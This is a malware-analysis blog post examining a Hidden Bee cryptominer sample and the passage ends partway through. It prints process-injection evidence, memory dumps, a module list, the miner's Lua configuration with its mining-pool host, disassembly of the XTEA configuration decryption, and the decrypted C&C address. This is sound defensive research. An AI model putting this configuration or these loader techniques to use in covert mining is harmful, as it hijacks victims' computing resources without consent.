

Hidden Bee: Let's go down the rabbit hole

blog.malwarebytes.com/threat-analysis/2019/05/hidden-bee-lets-go-down-the-rabbit-hole/

hasherezade

May 31, 2019



Some time ago, we discussed the interesting malware, [Hidden Bee](#). It is a Chinese miner, composed of userland components, as well as of a bootkit part. One of its unique features is a custom format used for some of the high-level elements (this format was featured in [my recent presentation at SAS](#)).

Recently, we stumbled upon a new sample of Hidden Bee. As it turns out, its authors decided to redesign some elements, as well as the used formats. In this post, we will take a deep dive in the functionality of the loader and the included changes.

Sample

[831d0b55ebeb5e9ae19732e18041aa54](#) – shared by [@James_inthe_box](#)

Overview

The Hidden Bee runs silently—only increased processor usage can hint that the system is infected. More can be revealed with the help of tools inspecting the memory of running processes.

Initially, the main sample installs itself as a Windows service:

Services (Local)					
Name	Description	Status	Startup Type	Log On As	
Microsoft iSCSI Initiator Service	Manages In...		Manual	Local System	
Microsoft Software Shadow Copy Provider	Manages so...		Manual	Local System	
Mozilla Maintenance Service	Usługa utr...		Manual	Local System	
Multimedia Class Scheduler	Enables rela...		Automatic	Local System	
NAPCUYWKOxywEgrO		Started	Manual	Local System	
Net.Msmq Listener Adapter	Receives act...		Disabled	Network Service	

Hidden Bee service

However, once the next component is downloaded, this service is removed.

The payloads are injected into several applications, such as svchost.exe, msdtc.exe, dllhost.exe, and WmiPrvSE.exe.

svchost.exe	928	0,10	18,98 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...	
taskeng.exe	936		1,01 MB	testmachine\tester	Task Scheduler Engine	
msdtc.exe	2320		4,41 MB	NT AUTHORITY\SYSTEM	Microsoft Distributed Transac...	
WmiPrvSE.exe	2860	0,02	56 B/s	4,99 MB	NT AUTHORITY\SYSTEM	WMI Provider Host
dllhost.exe	3956	0,10	1,87 MB	testmachine\tester	COM Surrogate	
svchost.exe	1092		3,5 MB	NT AU... \LOCAL SERVICE	Host Process for Windows Ser...	

If we scan the system with hollows_hunter, we can see that there are some implants in the memory of those processes:

```


-----
Finished scan in: 34980 milliseconds
SUMMARY:
[+] Total Suspicious: 5
[+] List of suspicious:
[0]:
> PID: 928
> Path: \Device\HarddiskVolume2\Windows\System32\svchost.exe
[1]:
> PID: 2320
> Path: \Device\HarddiskVolume2\Windows\System32\msdtc.exe
[2]:
> PID: 2860
> Path: \Device\HarddiskVolume2\Windows\System32\wbem\WmiPrvSE.exe
[3]:
> PID: 3956
> Path: \Device\HarddiskVolume2\Windows\System32\dllhost.exe
[4]:
> PID: 1860
> Path: \Device\HarddiskVolume2\Windows\System32\svchost.exe

```

Results of the


scan by hollows_hunter

Indeed, if we take a look inside each process' memory (with the help of Process Hacker), we can see atypical executable elements:




Hidden Bee implants are placed in RWX memory

Some of them are lacking typical PE headers, for example:



Executable in one of the multiple customized formats used by Hidden Bee


But in addition to this, we can also find PE files implanted at unusual addresses in the memory:



Manually-loaded PE files in the memory of WmiPrvSE.exe

Those manually-loaded PE files turned out to be legitimate DLLs: OpenCL.dll and cuda32_80.dll (NVIDIA CUDA Runtime, Version 8.0.61). CUDA is a technology belonging to NVidia graphic cards. So, their presence suggests that the malware uses GPU in order to boost the mining performance.

When we inspect the memory even closer, we see within the executable implants there are some strings referencing LUA components:



Strings referencing LUA scripting language, used by Hidden Bee components. Those strings are typical for the Hidden Bee miner, and they were also mentioned in [the previous reports](#).

We can also see the strings referencing the mining activity, i.e. the Cryptonight miner.

```

WmiPrivSE.exe (2860) (0xa20000 - 0xc23000)
00000000 a0 00 65 00 00 00 59 00 00 00 00 00 00 00 00 ..e...Y.....
00000010 00 30 20 00 00 30 20 00 0c 93 de 34 00 00 00 04 .0 ..0 ....4....
00000020 21 72 64 78 26 00 00 00 df 02 00 00 00 74 03 00 !rdxa.....t..
00000030 62 69 6e 2f 69 33 38 36 2f 63 6f 72 65 64 6c 6c bin/i386/coredll
00000040 2e 62 69 6e 00 00 42 00 00 00 df 76 03 00 1a 22 .bin..B....v..."
00000050 00 00 64 69 73 70 61 74 63 68 65 72 2e 6c 75 61 ..dispatcher.lua
00000060 00 00 67 00 00 00 f9 98 03 00 00 0e 00 00 62 69 ..g.....bi
00000070 6e 2f 69 33 38 36 2f 6f 63 6c 5f 64 65 74 65 63 n/i386/ocl_detect
00000080 74 2e 62 69 6e 00 00 8d 00 00 00 f9 a6 03 00 00 t.bin.....
00000090 16 00 00 62 69 6e 2f 69 33 38 36 2f 63 75 64 61 ...bin/i386/cuda
000000a0 5f 64 65 74 65 63 74 2e 62 69 6e 00 00 b0 00 00 _detect.bin....
000000b0 00 f9 bc 03 00 00 48 04 00 62 69 6e 2f 61 6d 64 .....H..bin/amd
000000c0 36 34 2f 63 6f 72 65 64 6c 6c 2e 62 69 6e 00 00 64/coredll.bin..
000000d0 d7 00 00 00 f9 04 08 00 00 50 00 00 62 69 6e 2f .....P..bin/
000000e0 61 6d 64 36 34 2f 61 6c 67 6f 5f 63 6e 5f 6f 63 amd64/algo_cn_oc
000000f0 6c 2e 62 69 6e 00 00 fe 00 00 00 f9 54 08 00 38 l.bin.....T..8
00000100 9c 05 00 6c 69 62 2f 61 6d 64 36 34 2f 63 75 64 ...lib/amd64/cud
00000110 61 72 74 36 34 5f 38 30 2e 64 6c 6c 00 00 1e 01 art64_80.dll....
00000120 00 00 31 f1 0d 00 d6 12 01 00 73 72 63 2f 63 72 ..l.....src/cr
00000130 79 70 74 6f 6e 69 67 68 74 2e 63 6c 00 00 40 01 yptonight.cl..@.
00000140 00 00 07 04 0f 00 65 2a 00 00 73 72 63 2f 63 72 .....e*..src/cr
00000150 79 70 74 6f 6e 69 67 68 74 5f 72 2e 63 6c 00 00 yptonight_r.cl..
00000160 66 01 00 00 6c 2e 0f 00 00 3a 00 00 62 69 6e 2f f...l.....:..bin/
00000170 69 33 38 36 2f 61 6c 67 6f 5f 63 6e 5f 6f 63 6c i386/algo_cn_ocl
00000180 2e 62 69 6e 00 00 7e 01 00 00 6c 68 0f 00 33 02 .bin..~...lh..3.
00000190 00 00 63 6f 6e 66 69 67 2e 6c 75 61 00 00 a4 01 ..config.lua....
000001a0 00 00 9f 6a 0f 00 38 90 04 00 6c 69 62 2f 69 33 ...j..8...lib/i3
000001b0 38 36 2f 63 75 64 61 72 74 33 32 5f 38 30 2e 64 86/cudart32_80.d
000001c0 6c 6c 00 00 c5 01 00 00 d7 fa 13 00 0b 62 00 00 ll.....b..
000001d0 73 72 63 2f 43 72 79 70 74 6f 6e 69 67 68 74 52 src/CryptonightR
000001e0 2e 63 75 00 00 e7 01 00 00 e2 5c 14 00 00 48 03 .cu.....\...H.
000001f0 00 62 69 6e 2f 69 33 38 36 2f 61 6c 67 6f 5f 63 .bin/i386/algo_c
00000200 6e 2e 62 69 6e 00 00 0a 02 00 00 e2 a4 17 00 00 n.bin.....

```

List of modules:

```

bin/i386/coredll.bin
dispatcher.lua
bin/i386/ocl_detect.bin
bin/i386/cuda_detect.bin
bin/amd64/coredll.bin
bin/amd64/algo_cn_ocl.bin
lib/amd64/cudart64_80.dll
src/cryptonight.cl
src/cryptonight_r.cl
bin/i386/algo_cn_ocl.bin
config.lua
lib/i386/cudart32_80.dll
src/CryptonightR.cu
bin/i386/algo_cn.bin
bin/amd64/precomp.bin
bin/amd64/ocl_detect.bin
bin/amd64/cuda_detect.bin
lib/amd64/opencv.dll
lib/i386/opencv.dll
bin/amd64/algo_cn.bin
bin/i386/precomp.bin

```

And we can even retrieve the miner configuration:

```
configuration.set("stratum.connect.timeout",20)
```

```
configuration.set("stratum.login.timeout",60)
```

```
configuration.set("stratum.keepalive.timeout",240)
```

```
configuration.set("stratum.stream.timeout",360)
```

```
configuration.set("stratum.keepalive",true)
```

```
configuration.set("job.idle.count",30)
```

```
configuration.set("stratum.lock.count",30)
```

```
configuration.set("miner.protocol","stratum+ssl://r.twotouchauthentication.online:17555/")
```

```
configuration.set("miner.username",configuration.uuid())
```

```
configuration.set("miner.password","x")
```


```
configuration.set("miner.agent","MinGate/5.1")
```

[view raw config.lua](#) hosted with ❤ by [GitHub](#)


Inside

Hidden Bee has a long chain of components that finally lead to loading of the miner. On the way, we will find a variety of customized formats: data packages, executables, and filesystems. The filesystems are going to be mounted in the memory of the malware, and additional plugins and configuration are retrieved from there. Hidden Bee communicates with the C&C to retrieve the modules—on the way also using its own TCP-based protocol.

The first part of the loading process is described by the following diagram:



Each of the .spk packages contains a custom 'SPUTNIK' filesystem, containing more executable modules.



Starting the analysis from the loader, we will go down to the plugins, showing the inner workings of each element taking part in the loading process.

The loader

In contrast to most of the malware that we see nowadays, the loader is not packed by any crypter. According the header, it was compiled in November 2018.

Offset	Name	Value	Meaning
E4	Machine	14c	Intel 386
E6	Sections Count	5	5
E8	Time Date Stamp	5bdde636	Saturday, 03.11.2018 18:17:26 UTC
EC	Ptr to Symbol Table	0	0

While in the former edition the modules in the custom formats were dropped as separate files, this time the next stage is unpacked from inside the loader.


The loader is not obfuscated. Once we load it with typical tools (IDA), we can clearly see how the new format is loaded.

```

004046A5
004046A5 loc_4046A5:
004046A5 push    ecx
004046A6 push    eax
004046A7 push    ebx
004046A8 push    400000h
004046AD call    load_custom_format
004046B2 mov     esi, eax
  
```

The loading function

Section .shared contains the configuration:



Encrypted configuration. The last 16 bytes after the data block is the key. The configuration is decrypted with the help of XTEA algorithm.

```

004041BB
004041BB loc_4041BB:
004041BB lea    eax, word_407000[esi]
004041C1 push    1
004041C3 push    eax
004041C4 push    eax
004041C5 lea    eax, [ebp+crypt_context]
004041C8 push    eax
004041C9 call   xtea_decrypt
004041CE add    esi, 8
004041D1 cmp    esi, 188h
004041D7 jb    short loc_4041BB

004041D9 cmp    ds:word_407000, 'pZ'
004041E2 jnz    short loc_404203

```

Decrypting the configuration

The decrypted configuration must start from the magic WORD “pZ.” It contains the C&C and the name under which the service will be installed:

Address	Hex dump	ASCII
00407000	5A 70 00 00 31 00 31 00 38 00 2E 00 34 00 31 00	Zp..1.1.8...4.1.
00407010	2E 00 34 00 35 00 2E 00 31 00 32 00 34 00 3A 00	..4.5..1.2.4..:
00407020	39 00 30 00 30 00 30 00 00 00 00 00 00 00 00 00	9.0.0.0.....
00407030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
004070F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407100	00 00 00 00 4E 00 41 00 50 00 43 00 55 00 59 00	...N.A.P.C.U.V.
00407110	57 00 4B 00 4F 00 78 00 79 00 77 00 45 00 67 00	W.K.O.x.y.w.E.g.
00407120	72 00 4F 00 00 00 00 00 00 00 00 00 00 00 00 00	r.O.....
00407130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00407160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
